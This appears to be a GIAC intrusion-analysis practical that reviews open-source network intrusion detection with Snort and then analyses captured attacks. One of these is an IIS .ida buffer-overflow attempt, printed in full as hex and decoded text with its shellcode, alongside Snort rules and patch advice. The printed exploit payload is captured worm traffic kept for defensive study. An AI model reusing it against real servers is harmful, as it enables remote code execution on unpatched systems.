Global Information Assurance Certification Paper

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Intrusion Detection in Depth

GCIA Practical Assignment, v3.0

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Assignment 1

The Current State of Open Source Network Intrusion Detection

Four Microsoft websites get defaced in one hour. Ford.com gets defaced. NASA, NATO, and .MIL sites get hacked. Does this happen often? In fact, Alldas.de, a website that tracks hackers, states that their mirror alone has 23163 registered defacements.[i]

Former Assistant Secretary of Defense Arthur Money stated "the Department of Defense (DOD) has been victimized 22,124 times by hackers in 1999, costing the department $25 billion".[ii]

Our National private and military infrastructure is centered on our communications networks. Network defenses are needed now more than ever. One of the main tools used in detecting network attacks, are Intrusion Detection Systems (IDS).

In the Intrusion Detection arena today, we can separate tools into three main categories: network, host, and application layer intrusion detection systems. Host and application intrusion detection systems are still relatively new, and not as widely deployed as Network Intrusion Detection Systems (NIDS).

Network intrusion detection is the science of analyzing network traffic for known attacks and anomalous

events. Network intrusion detection is still a young science, but engineers have built sophisticated detection engines in order to deal with the ever increasing flood of network attacks.

There are many NIDS in the commercial space today. ISS, Cisco, NFR, Enterasys, and NAI all have NIDS on the market. Some of the premier software packages cost over eight thousand dollars per license. This figure does not include hardware, or the analysts needed to examine the data.

In this paper, I will present the current state of open source network Intrusion Detection. The time has come for open source network intrusion detection in the enterprise. The current economic indices coupled with the high rate of cyber-attacks against private, government and military networks indicate that Intrusion Detection and Prevention are necessary to protect our networks. The open source tools Snort, Demarc, SnortSnarf, and tcpdump have evolved into robust workhorses ready to tackle the task of protecting our electronic assets.

Open source software has almost as many definitions as it does advocates. In its purest form, open source software can be defined as software that includes the source code in its precompiled form. The philosophy behind open source software stems from military and classified networks needing to review every line of code running on their systems to ensure safety and stability. Most definitions of open source software also include the right to modify, customize, and redistribute the source code. These definitions have evolved into many open source distribution licenses, the most popular of which is the Gnu Public License (GPL).

Open source software has made enormous contributions to the IDS arena. One of the original open source network analysis tools is tcpdump, which along with libpcap, allows users to capture (sniff) and analyze network traffic. SHADOW, a military project (open source) does extensive traffic analysis bases on tcpdump captures.

Snort, also an open source software package, began its life as a packet sniffer. Engineered by Marty Roesch, Snort has evolved into the premier open source IDS tool on the net.

The first version of Snort, developed to watch Marty's home traffic, was written in November of 1998. Snort is now on its 1.8.2 Release and can be downloaded for free, at www.Snort.org

Snort is currently widely used in academic circles, corporate America, government and military installations. Currently there are more than 2500 downloads of Snort a week, with more than 18000 hits per day on Snort.org.[iii]

Snort is very popular mainly because its free and very effective. It is a very popular tool, well engineered, and highly portable. Snort currently runs on over 25 operating systems, including Linux, Solaris, BSD, HP-UX, Tru64, Windows, and MacOS X.

Since Snort is open source, it is relatively easy to write plugins, preprocessors, and rules for Snort. Snort is available on the Snort website in various different formats: RPM's, Sun Packages, source tarballs, and even Win32 versions. There are log management scripts, web-based front ends to Snort, and even IDSCenter, a graphic user interface front end for Win32 Snort. Once downloaded, unpacked, and installed, Snort is easy to run and is well documented.

Snort has three basic modes of operation: sniffer, logger, and NIDS. In sniffer mode, Snort pulls the packets off the wire, and prints them to the console or a file. In logger mode, Snort logs all packets. NIDS mode has become Snorts raison d'être (reason for living).

In NIDS mode, Snort analyzes your network traffic for hostile activity. It does this by examining the packets on your network and looking for strings of known attacks. As packets are pulled off the wire by libpcap, Snort's preprocessors and decoders prepare the data for the detection engine. The detection engine will examine every packet for patterns based on the rules file loaded at runtime. If it finds a match of a known attack, Snort will fire an alert specific to the rule that was tripped by the packet.

Snort has been called a lightweight Intrusion Detection System. This primarily refers to the fact that Snort can impose little on the use of your systems

resources. Most of the performance tuning can be done through turning off unnecessary rules, and by logging in binary mode. The configuration file allows users to impose memory caps on preprocessors. As of this writing, the Snort distribution is only 1.8 Megabytes in size in a source tarball compressed format.

Snort's configuration file allows you to configure preprocessors, output plugins, and rules set. Through Snorts preprocessors and plugins, one can detect network attack patterns far beyond ordinary pattern matching. Stateful Inspection, for instance, coupled with IP defragmentation, will detect many of the attacks that could easily bypass normal IDS technology by using fragrouter or similar tools. SPADE will pick up unusually slow port scans and other anomalous network traffic. The preprocessors that currently ship with Snort 1.8.1 are listed in the figure below.

1.IP defragmentation	6.back orifice preprocessors
2.TCP Stream Reassembly	7.telnet decode
3.Stateful inspection	8.portscan preprocessor
4.http decode	9.SPADE - Statistical Packed Anomaly Detection Engine
5.rpc decode	

Table: Snort Preprocessors

The output plugins for Snort allow Alert Data to be parsed to a myriad of different formats. Snort supports most databases, XML, tcpdump format, comma and tab separated values (for import into Excel and other programs), and the Snort unified binary format. The latter spools data to be used with Snort's sister program, Barnyard. This allows most high overhead (resource hogs) data processing to be done at a lower priority process, freeing up resources for Snort.

The rule set a list of rules files that will be included into Snort's detection engine at run time. Snort comes loaded with a standard set of rules files. These files are ASCII text files organized by type of attack. The current rules files that come with Snort 1.8.1 are listed in the table below.

1.exploit.rules 2. scan.rules 3. finger.rules 4. ftp.rules 5. telnet.rules 6. smtp.rules 7. rpc.rules 8. rservices.rules 9. backdoor.rules 10. dos.rules 11. ddos.rules 12. dns.rules 13. netbios.rules 14. web-cgi.rules	15.web-coldfusion.rules 16. web-frontpage.rules 17. web-iis.rules 18. web-misc.rules 19. sql.rules 20. x11.rules 21. icmp.rules 22. shellcode.rules 23. misc.rules 24. policy.rules 25. info.rules 26. icmp-info.rules 27. virus.rules 28. local.rules

Snort Rules Files for Snort 1.8.1

Designed to be simple and highly customizable, Snort's open rule language is one of its most powerful features. Since the language for writing the rules is open, analysts can quickly learn to write rules for Snort. When new attacks are detected on the net, there are usually new rules to detect them on www.Snort.org within hours.

Rules are usually protocol, operating system, or application specific. This way, if you are not running Apache web server, you can turn off (not include) the Apache rules, and save system resources. Following this example we can tune Snort's performance so that it is optimized for the network it is monitoring. It is through this heuristic process that an analyst will begin to eliminate a large number of false positive alerts that are present at the onset of deploying a network intrusion detection system.

Rules consist of two parts: the Rule Header and the Rule options (see figure below) The rule header defines the network identification parameters of the attack. It examines 'who' is the attacker, and 'who' is the host receiving the attack. The Rule Header defines the protocol used, the source IP address and port, and the destination IP address and port. Rule Options tells the detection engine what to look for in the packet (e.g. The SYN flag and the FIN flag are set on the same packet), and what the

alert message says (e.g. SYN-FIN scan). Newer options in Snort also include priority, classification, and tagging.

Rule Header	Rule Options
alert tcp !192.168.1.0/24 any->192.168.1.0/24 any	(flags: SF: msg: "SYN-FIN scan";)

Snort's detection engine has many modes for alerts: fast, full, console, none, unsock (UNIX socket), syslog, and WinPopup. In fast alert mode, Snort will write an alert to its main alert file, located by default in /var/log/Snort. A sample alert can bee seen in the figure below. In full alert mode, Snort will also create a directory for the offending IP address and place in it the packets that tripped the alert. Performance issues should be considered when choosing an alert format. Fast and full alert modes will give you the fastest alert time and the most data respectively. As with all network intrusion detection systems, the amount of alert data that is generated on even medium sized networks is phenomenal. There is usually so much alert data, that we frequently see Analyst Overload.

Sample Snort Alert

```
[**] [1:527:1] MISC same SRC/DST [**]
[Classification: Potentially Bad Traffic]
[Priority: 2]
09/28-23:17:08.870447 192.168.1.5:4587 ->
192.168.1.5:80
TCP TTL:112 TOS:0x0 ID:45122 IpLen:20 DgmLen:44
DF
******S* Seq: 0xAC98FD39  Ack: 0x0  Win: 0x2000
TcpLen: 24
TCP Options (1) => MSS: 1460
```

The above alert sample was triggered due to the fact that both the source IP address and the destination IP address are the same. This is an indication of potentially bad traffic, and is cause for further investigation. The following rule, from the misc.rule file, triggered the alert.

Snort rule that triggered the Alert

```
alert ip any any -> any any (msg:"MISC same SRC/DST";
sameip; classtype:bad-unknown; sid:527; rev:1;)
```

As we can see, the rule is set to fire, when traffic from any source IP address is going to a destination IP address with the same address as its source.

Snorts detection engine uses a pattern-matching algorithm to detect attacks. When traffic matches a known attack signature, an alert is generated. One of the flaws of pattern matching Intrusion detection is it is relatively easy to change the pattern of the attack, and evade the IDS. Snort's preprocessors are extremely advanced and configurable. These preprocessors and plugins are highly extensible and configurable. It is through these plugins that we can extend Snorts functionality in detecting a wide range of attacks. By adding TCP stream reassembly, stateful inspection, and IP defragmentation as modular plugins, we can detect attacks that normally would go undetected in a pattern matching IDS. It is through Snorts use of preprocessors and plugins that Snort has truly evolved to the point at which it can be a fully functional enterprise wide IDS.

The factors that kept many enterprises from using Snort included a lack of technical support and decent management consoles. Many groups have put out Snort management consoles and support services for Snort. CERT's ACID (Analysis Console for Intrusion Databases) set the stage for Snort Analysis consoles.

ACID offers the analyst a myriad of tools to analyze and parse Snort alert data. You can view individual alerts, search for specific alerts, and graph alert data to obtain visual statistical reports.

Silicon Defense, a company that conducts a lot of DARPA and government funded research projects in the electronic defense field, created SnortSnarf. SnortSnarf is a collection of Perl Scripts that parse Snort alert data into HTML. The alert data can be viewed by type of attack, quantity of attacks, Source IP's, Destination IP's. For each alert, there are informative links to CVE (Mitre's Common Vulnerabilities and Exposures database) or to Whitehats.com.

In my opinion, one of the best open source management consoles for Snort is the Demarc console. Demarc is a web based console that analysts can use to monitor Snort

alerts, manage Snort sensors, monitor the status of a variety of hosts, and check file integrity through MD5 checksums.

The console data is transmitted cryptographically over the web via openSSL (Secure Socket Layer). User authentication is required to access to the monitor. From the main console, an analyst can quickly view the latest alerts and unique events over specified periods of time, as well as maintain file integrity checks and monitor whether hosts are live or down.

It is important to note that Demarc is open source, but not free for every use. Check the license carefully before deploying it on your network.

There have been many organizations that have had problems utilizing open source software. Their main objections to using open source packages lie mainly in the lack of support and concern over the continued development and life span of the product. Some of the examples of open source projects that have defied these objections are UNIX, Linux, the Gnome Project, and the Mozilla web browser.

Earlier this year Snort's engineer Marty Roesch, founded Sourcefire. Sourcefire is offering commercial Network Intrusion Detection Systems based on the open source Snort sensor. Sourcefire is offering both an appliance and a Snort management console. Sourcefire's management console, pictured below, allows full monitoring and configuration of multiple Snort sensors. The web-based console offers cryptographically secure remote administration for your Snort sensors. Sourcefire is the commercial alternative for deploying open source NIDS.

Silicon Defense, Sourcefire and Farm9 all offer different levels of commercial support for Snort. Silicon Defense offers full commercial support for all types of Snort installations. Farm9 uses and supports Snort installations as part of their Managed Security Services. Sourcefire sells and supports commercial versions of the Snort sensor, management consoles, and appliances.

There are many community resources for Snort support. One of the main free resources for Snort users is the snort-users mailing list, maintained by www.snort.org. This mailing list offers general discussion about Snort

usage, from beginner questions to advanced snorting. Snort itself is fully documented, and has an enormous amount of knowledge base articles found throughout the net.

One of the major benefits of deploying open source sensors on the net, is the emerging Internet Storm Center. Through the use of software, IDS and firewall logs are sent directly to Internet Storm Center analysis and coordination centers (SACCs). These centers analyze the event data, and send their analyses to the Global Analysis and Coordination Center. The Internet Storm Center is the early warning system for network infrastructure defense. Through the analysis of attack data from thousands of sensors around the globe, the Internet Storm Center can warn the community of major security events, as well as provide assistance in avoiding the attacks. This capability was recently tested with great success in the Leaves, Code Red and Nimda worm attacks.

Incidents.org (http://www.incidents.org) provides information about recent security developments and network attacks. Top attackers and the top ports scanned on the net are constantly monitored. Incidents.org also provides security alerts, worm detection and removal tools, and developing security news stories.

The bottom line items for deploying IDS across the enterprise are effectiveness and cost. In examining the cost of deploying an enterprise wide NIDS, we must take into account the need for trained analysts. Security Analysts are the most essential tool in protecting an enterprises electronic data assets.

In preparing the cost analysis for deploying network intrusion detection systems, I selected a top-of-the -line server from Penguin Computing. I choose the Altus 1240 Server, which is a rack mounted machine with dual 1.2 GHz AMD Athlon MP processors. Penguin Computing was chosen as being a premier Linux hardware provider. The cost for each server is a fixed $4198. For a detailed summary of system components, check Appendix A.

I based the cost for employing a Security Administrator as an analyst on Sans Salary Survey 2000. Sans states that the average salary for a Security Administrator is $63, 598.[iv]

The three top NIDS on the market, according to a recent Neohapsis study, are Dragon, Cisco Secure, and Snort. The average cost for one license for the Dragon sensor software is $8,097.00. Cisco Secure starts at $8000.00. Snort is free. I choose to illustrate the cost of deploying five sensors on a network, to fully compare the differences in prices between these top network intrusion detection systems.

Type of Sensor	Cost
5 **Dragon** Sensors + Analyst	5 * (8097 + 4198) = $73,770 + Analyst @ 63, 598 = **137,368**
5 **Cisco Secure** Sensors + Analyst	5 * (8000 + 4198) = 60, 990 + Analyst @ 63, 598 = **124,588**
5 **Snort** Sensors + Analyst	5 * (0 + 4198) = 20,990 + Analyst @ 63, 598 = **84,588**

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We can clearly see that deploying multiple Snort Sensors across the corporate network can be both highly effective, and financially beneficial. The large amount of money saved, can be placed towards other network defense technologies such as firewalls.

Deploying any network intrusion detection system requires constant tuning. It is important to have a trained security analyst on staff to analyze not only the events generated by the NIDS, but to make security recommendations for securing the network and safeguarding the enterprises electronic data assets.

The time for deploying open source network intrusion detection in the enterprise has arrived. Whether choosing a plug-n-play Sourcefire appliance or piecing together an advanced Snort based system, the resources and software are available and enterprise ready. The obvious benefits of using open source NIDS include cost, flexibility, and rapid response to vulnerabilities and the release of attack signatures and rules for Snort. By deploying open source network intrusion detection tools, we take the initial necessary steps to defend and protect our network infrastructure.

Assignment 2- Network Detects

Trace #1 WEB-IIS ISAPI .ida attempt

Basic Information

Signature	*SID*	*CID*	*TimeStamp*
WEB-IIS ISAPI .ida attempt	1 - (MY.NET.1.2)	155849	2001-09-20 00:29:27

Port Information

IP Src	*Src Port*	*Src Service*	*IP Dst*	*Dst Port*	*Dst Service*
64.50.116.114	2352	[NA]	MY.NET.1.8	80	http www www-http

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	1500	21834	[NA]	[NA]	13181	118

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
2520096815	127255849	[NA]	[NA]	17520	16	5	45372

Event Payload

Payload with Hex

```
47 45 54 20 2F 64 65 66 61 75 6C 74 2E 69 64 61   GET /default.ida
3F 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   ?XXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
```

```
58 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63   X%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25   bd3%u7801%u9090%
75 36 38 35 38 25 75 63 62 64 33 25 75 37 38 30   u6858%ucbd3%u780
31 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63   1%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25   bd3%u7801%u9090%
75 39 30 39 30 25 75 38 31 39 30 25 75 30 30 63   u9090%u8190%u00c
33 25 75 30 30 30 33 25 75 38 62 30 30 25 75 35   3%u0003%u8b00%u5
33 31 62 25 75 35 33 66 66 25 75 30 30 37 38 25   31b%u53ff%u0078%
75 30 30 30 30 25 75 30 30 3D 61 20 20 48 54 54   u0000%u00=a  HTT
50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74   P/1.0..Content-t
79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 43 6F   ype: text/xml.Co
6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 33   ntent-length: 33
37 39 20 0D 0A 0D 0A C8 C8 01 00 60 E8 03 00 00   79 ........`....
00 CC EB FE 64 67 FF 36 00 00 64 67 89 26 00 00   ....dg.6..dg.&..
E8 DF 02 00 00 68 04 01 00 00 8D 85 5C FE FF FF   .....h......\...
50 FF 55 9C 8D 85 5C FE FF FF 50 FF 55 98 8B 40   P.U...\...P.U..@
10 8B 08 89 8D 58 FE FF FF FF 55 E4 3D 04 04 00   .....X....U.=...
00 0F 94 C1 3D 04 08 00 00 0F 94 C5 0A CD 0F B6   ....=...........
C9 89 8D 54 FE FF FF 8B 75 08 81 7E 30 9A 02 00   ...T....u..~0...
00 0F 84 C4 00 00 00 C7 46 30 9A 02 00 00 E8 0A   ........F0......
00 00 00 5F 5F 5F 5F 5F 5F 5F 5F 5F 00 8B 1C 24   ..._________...$
FF 55 D8 66 0B C0 0F 95 85 38 FE FF FF C7 85 50   .U.f.....8.....P
FE FF FF 01 00 00 00 6A 00 8D 85 50 FE FF FF 50   .......j...P...P
8D 85 38 FE FF FF 50 8B 45 08 FF 70 08 FF 90 84   ..8...P.E..p....
00 00 00 80 BD 38 FE FF FF 01 74 68 53 FF 55 D4   .....8....thS.U.
FF 55 EC 01 45 84 69 BD 54 FE FF FF 2C 01 00 00   .U..E.i.T...,...
81 C7 2C 01 00 00 E8 D2 04 00 00 F7 D0 0F AF C7   ..,.............
89 46 34 8D 45 88 50 6A 00 FF 75 08 E8 05 00 00   .F4.E.Pj..u.....
00 E9 01 FF FF FF 6A 00 6A 00 FF 55 F0 50 FF 55   ......j.j..U.P.U
D0 4F 75 D2 E8 3B 05 00 00 69 BD 54 FE FF FF 00   .Ou..;...i.T....
5C 26 05 81 C7 00 5C 26 05 57 FF 55 E8 6A 00 6A   \&....\&.W.U.j.j
16 FF 55 8C 6A FF FF 55 E8 EB F9 8B 46 34 29 45   ..U.j..U....F4)E
84 6A 64 FF 55 E8 8D 85 3C FE FF FF 50 FF 55 C0   .jd.U...<...P.U.
0F B7 85 3C FE FF FF 3D D2 07 00 00 73 CF 0F B7   ...<...=....s...
85 3E FE FF FF 83 F8 0A 73 C3 66 C7 85 70 FF FF   .>......s.f..p..
FF 02 00 66 C7 85 72 FF FF FF 00 50 E8 64 04 00   ...f..r....P.d..
00 89 9D 74 FF FF FF 6A 00 6A 01 6A 02 FF 55 B8   ...t...j.j.j..U.
83 F8 FF 74 F2 89 45 80 6A 01 54 68 7E 66 04 80   ...t..E.j.Th~f..
FF 75 80 FF 55 A4 59 6A 10 8D 85 70 FF FF FF 50   .u..U.Yj...p...P
FF 75 80 FF 55 B0 BB 01 00 00 00 0B C0 74 4B 33   .u..U........tK3
DB FF 55 94 3D 33 27 00 00 75 3F C7 85 68 FF FF   ..U.=3'..u?..h..
FF 0A 00 00 00 C7 85 6C FF FF FF 00 00 00 00 C7   .......l........
85 60 FF FF FF 01 00 00 00 8B 45 80 89 85 64 FF   .`........E...d.
FF FF 8D 85 68 FF FF FF 50 6A 00 8D 85 60 FF FF   ....h...Pj...`..
FF 50 6A 00 6A 01 FF 55 A0 93 6A 00 54 68 7E 66   .Pj.j..U..j.Th~f
04 80 FF 75 80 FF 55 A4 59 83 FB 01 75 31 E8 00   ...u..U.Y...u1..
```

```
00 00 00 58 2D D3 03 00 00 6A 00 68 EA 0E 00 00   ...X-....j.h....
50 FF 75 80 FF 55 AC 3D EA 0E 00 00 75 11 6A 00   P.u..U.=....u.j.
6A 01 8D 85 5C FE FF FF 50 FF 75 80 FF 55 A8 FF   j...\...P.u..U..
75 80 FF 55 B4 E9 E7 FE FF FF BB 00 00 DF 77 81   u..U..........w.
C3 00 00 01 00 81 FB 00 00 00 78 75 05 BB 00 00   ..........xu....
F0 BF 60 E8 0E 00 00 00 8B 64 24 08 64 67 8F 06   ..`......d$.dg..
00 00 58 61 EB D9 64 67 FF 36 00 00 64 67 89 26   ..Xa..dg.6..dg.&
00 00 66 81 3B 4D 5A 75 E3 8B 4B 3C 81 3C 0B 50   ..f.;MZu..K<.<.P
45 00 00 75 D7 8B 54 0B 78 03 D3 8B 42 0C 81 3C   E..u..T.x...B..<
03 4B 45 52 4E 75 C5 81 7C 03 04 45 4C 33 32 75   .KERNu..|..EL32u
BB 33 C9 49 8B 72 20 03 F3 FC 41 AD 81 3C 03 47   .3.I.r ...A..<.G
65 74 50 75 F5 81 7C 03 04 72 6F 63 41 75 EB 03   etPu..|..rocAu..
4A 10 49 D1 E1 03 4A 24 0F B7 0C 0B C1 E1 02 03   J.I...J$........
4A 1C 8B 04 0B 03 C3 89 44 24 24 64 67 8F 06 00   J.......D$$dg...
00 58 61 C3 E8 51 FF FF FF 89 5D FC 89 45 F8 E8   .Xa..Q....|..E..
0D 00 00 00 4C 6F 61 64 4C 69 62 72 61 72 79 41   ....LoadLibraryA
00 FF 75 FC FF 55 F8 89 45 F4 E8 0D 00 00 00 43   ..u..U..E......C
72 65 61 74 65 54 68 72 65 61 64 00 FF 75 FC FF   reateThread..u..
55 F8 89 45 F0 E8 0D 00 00 00 47 65 74 54 69 63   U..E......GetTic
6B 43 6F 75 6E 74 00 FF 75 FC FF 55 F8 89 45 EC   kCount..u..U..E.
E8 06 00 00 00 53 6C 65 65 70 00 FF 75 FC FF 55   .....Sleep..u..U
F8 89 45 E8 E8 17 00 00 00 47 65 74 53 79 73 74   ..E......GetSyst
65 6D 44 65 66 61 75 6C 74 4C 61 6E 67 49 44 00   emDefaultLangID.
FF 75 FC FF 55 F8 89 45 E4 E8 14 00 00 00 47 65   .u..U..E......Ge
74 53 79 73 74 65 6D 44 69 72 65 63 74 6F 72 79   tSystemDirectory
41 00 FF 75 FC FF 55 F8 89 45 E0 E8 0A 00 00 00   A..u..U..E......
43 6F 70 79 46 69 6C 65 41 00 FF 75 FC FF 55 F8   CopyFileA..u..U.
89 45 DC E8 10 00 00 00 47 6C 6F 62 61 6C 46 69   .E......GlobalFi
6E 64 41 74 6F 6D 41 00 FF 75 FC FF 55 F8 89 45   ndAtomA..u..U..E
D8 E8 0F 00 00 00 47 6C 6F 62 61 6C 41 64 64 41   ......GlobalAddA
74 6F 6D 41                                       tomA
```

Alt-255 Decoded Payload

```
GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd
3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u909
0%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0..Content-type: text/xml.Content-length: 3379
........`........dg.6..dg.&.......h.....\...P.U...\...P.U..@.....X....U.=.......=.............T....u..~0.......
....F0.........__________...$.U.f.....8.....P.......j...P...P..8...P.E..p.........8....thS.U..U..E.i.T...,..
```

...,.....F4.E.Pj..u.....j.j..U.P.U.Ou..;...i.T....\&....\&.W.U.j.j..U.j..U....F4)E.jd.U.
..<...P.U....<...=....s....>.....s.f..p.....f..r....P.d.....t...j.j.j..U....t..E.j.Th~f...u..U.Yj...p...P.u..
U.....tK3..U.=3'..u?..h.....l.....`.....E...d.....h...Pj..`...Pj.j..U..j.Th~f...u..U.Y...u1..
...X-
....j.h....P.u..U.=....u.j.j..\...P.u..U..u..U.....w.....xu.....`.....d$.dg....Xa..dg.6..dg.&
..f.;MZu..K<.<.PE..u..T.x...B..<.KERNu..|..EL32u.3.I.r
...A..<.GetPu..|..rocAu..J.I...J$.....J.....D$$dg....Xa..Q....|..E.....LoadLibraryA..u..U
..E.....CreateThread..u..U..E.....GetTickCount..u..U..E.....Sleep..u..U..E.....GetSyste
mDefaultLangID..u..U..E.....GetSystemDirectoryA..u..U..E.....CopyFileA..u..U..E.....
.GlobalFindAtomA..u..U..E.....GlobalAddAtomA

End of trace

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network. My .NET is hybrid network composed of 4 RedHat 7.1 Linux machines, and 2 Windows 2000 Professional machines 1 NT-4.0, and 1 OpenBSD 2.9 machine. **MY.NET.1.2** is a Pentium 450 machine, with 386MB in memory, Running RedHat 7.1 Linux with a 2.4.2 kernel.

The Detect was seen by Michael Poor, using the Demarc, Version 1.04-02 front end for Snort.

Detect was generated by:

Snort Network Detection System v. 1.8.1-beta7 (Build 68), with a current, full rules set. The Detect was viewed using the Demarc, Version 1.04-02 front end for Snort. For ease of analysis, trace elements are labeled on every trace.

Probability the source address was spoofed:

It is not likely that the source address was spoofed, as the packet that triggered this event was part of an established TCP session. The attacker is expecting a response from this attack, as this attack would allow the attacker to gain full access to the compromised machine.

Description of attack:

The attacker attempts to overflow a buffer in Microsoft's Indexing Server, by sending the following request to the possible victim along with the shell code containing the commands the attacker wishes to execute on the victim host:

```
GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
X%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u68
58%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u5
3ff%u0078%u0000%u00=a  HTTP/1.0
```

Running the host command returned:

```
114.116.50.64.in-addr.arpa. domain name pointer
40327472.ptr.dia.nextlink.net.
```

A whois at arin.net produced these results:

```
NEXTLINK Communications (NETBLK-NXLK-BLK2) NXLK-BLK2
64.50.0.0 - 64.50.127.255
Transit Cargo Services Inc. (NETBLK-NXLK-BLK2-116-112)
NXLK-BLK2-116-112
                               64.50.116.112 -
64.50.116.127
```

The actual site at: http://64.50.116.114/ as of this writing is offline, stating that it is undergoing maintenance. This suggests that the server had been compromised, and they are in the process of rebuilding the machine.

Attack mechanism:

Microsoft's IIS Indexing Server is vulnerable to a buffer overflow. The attacker attempts to overflow the Indexing Server's buffer in order to execute arbitrary code on the Server, possibly attaining Administrator privilege on the machine. This attack specific to Microsoft's IIS Webservers.

The rule that tripped this alert was:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: " WEB-
IIS ISAPI .ida attempt"; dsize: >239; flags: A+;
uricontent: ".ida?"; classtype: system-or-info-
attempt; reference: arachnids,552;)
```

Correlation:

This attack was first discovered by eEye Digital Security, and released on July 17, 2001. Microsoft released a patch the following day.

Examining our web logs, we can find that the same IP attempted this attack 3 separate times that day:

```
01:01:16 64.50.116.114 GET /default.ida 404
09:24:28 64.50.116.114 GET /default.ida 404
16:20:25 64.50.116.114 GET /default.ida 404
```

It is important to note that all requests returned a 404 error (which is File not Found).

We see here, in the logs for the same server, on the same day, three separate machines scanning for the same vulnerable service.

```
00:28:16 64.50.32.90 GET /default.ida 404
00:41:42 64.217.80.169 GET /default.ida 404
01:01:16 64.50.116.114 GET /default.ida 404
```

Note that the logs are in NT 4.0 format, which is as follows:
Time | Source IP | http command | http code

Evidence of active targeting:

These attacks have been an ongoing threat since the discovery of the ISAPI buffer overflow. It is not likely that the source IP is focusing its attack on MY.NET. It is much more likely that this is part of a much larger attack/scan.

Severity:

Severity = (5 + 5) - (5 + 2) = 3

The server in question (MY.NET.1.8) is an IIS-4.0 production webserver, so it is highly critical. The attack would allow the attacker to gain full access to the machine, so Lethality is also rated at 5. System Countermeasures had been taken as soon as the patch was released by Microsoft, resulting in a 5. As per Network Countermeasures, we block the IP's of repeat attackers, but do not have a content based packet filtering device that could drop all requests for .ida.

Defensive Recommendation:

The principal defensive recommendations for this class of attack are:

1. If you don't need the service, disable it or remove it all together from the system.
2. If you need the service, patch the system immediately and reboot the machine for the patch install to be complete.
3. Test the patched system to insure that you are still not vulnerable to the attack.
4. If you have a content based packet filtering firewall, block all requests to .ida.

Multiple choice question:

If you indeed need to run Microsoft's indexing service, what is the best way to defend the server from the ISAPI Buffer Overflow:

A. Keep your Server in your DMZ
B. Block port all incoming requests to 80
C. Keep your server up to date with the latest security patches and service packs.
D. Set up Snort with Active response to actively shoot down (snipe) sessions attempting to exploit the ISAPI Buffer overflow.

Answer C. Although D sounds like it might be a good idea, but since Snort does not block the initial packet, when

Snort fires the Reset packet, the attack has potentially already compromised the machine.

Trace #2 Squid Scan

[**] [1:618:1] INFO - Possible Squid Scan [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/03-12:51:05.947180 210.200.248.50:4031 -> MY.NET.1.16:3128
TCP TTL:46 TOS:0x0 ID:62611 IpLen:20 DgmLen:60 DF
********S* Seq: 0x502CBEBE Ack: 0x0 Win: 0x4000 TcpLen: 40**
TCP Options (6) => MSS: 1460 NOP WS: 0 NOP NOP TS: 237797424 0

End of Trace

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network. My .NET is hybrid network composed of 4 RedHat 7.1 Linux machines, and 2 Windows 2000 Professional machines 1 NT-4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450 machine, with 386MB in memory, Running RedHat 7.1 Linux with a 2.4.2 kernel.

The Detect was seen by Michael Poor, while parsing out alert data, using a simple grep/sort/uniq -c shell script.

Detect was generated by:

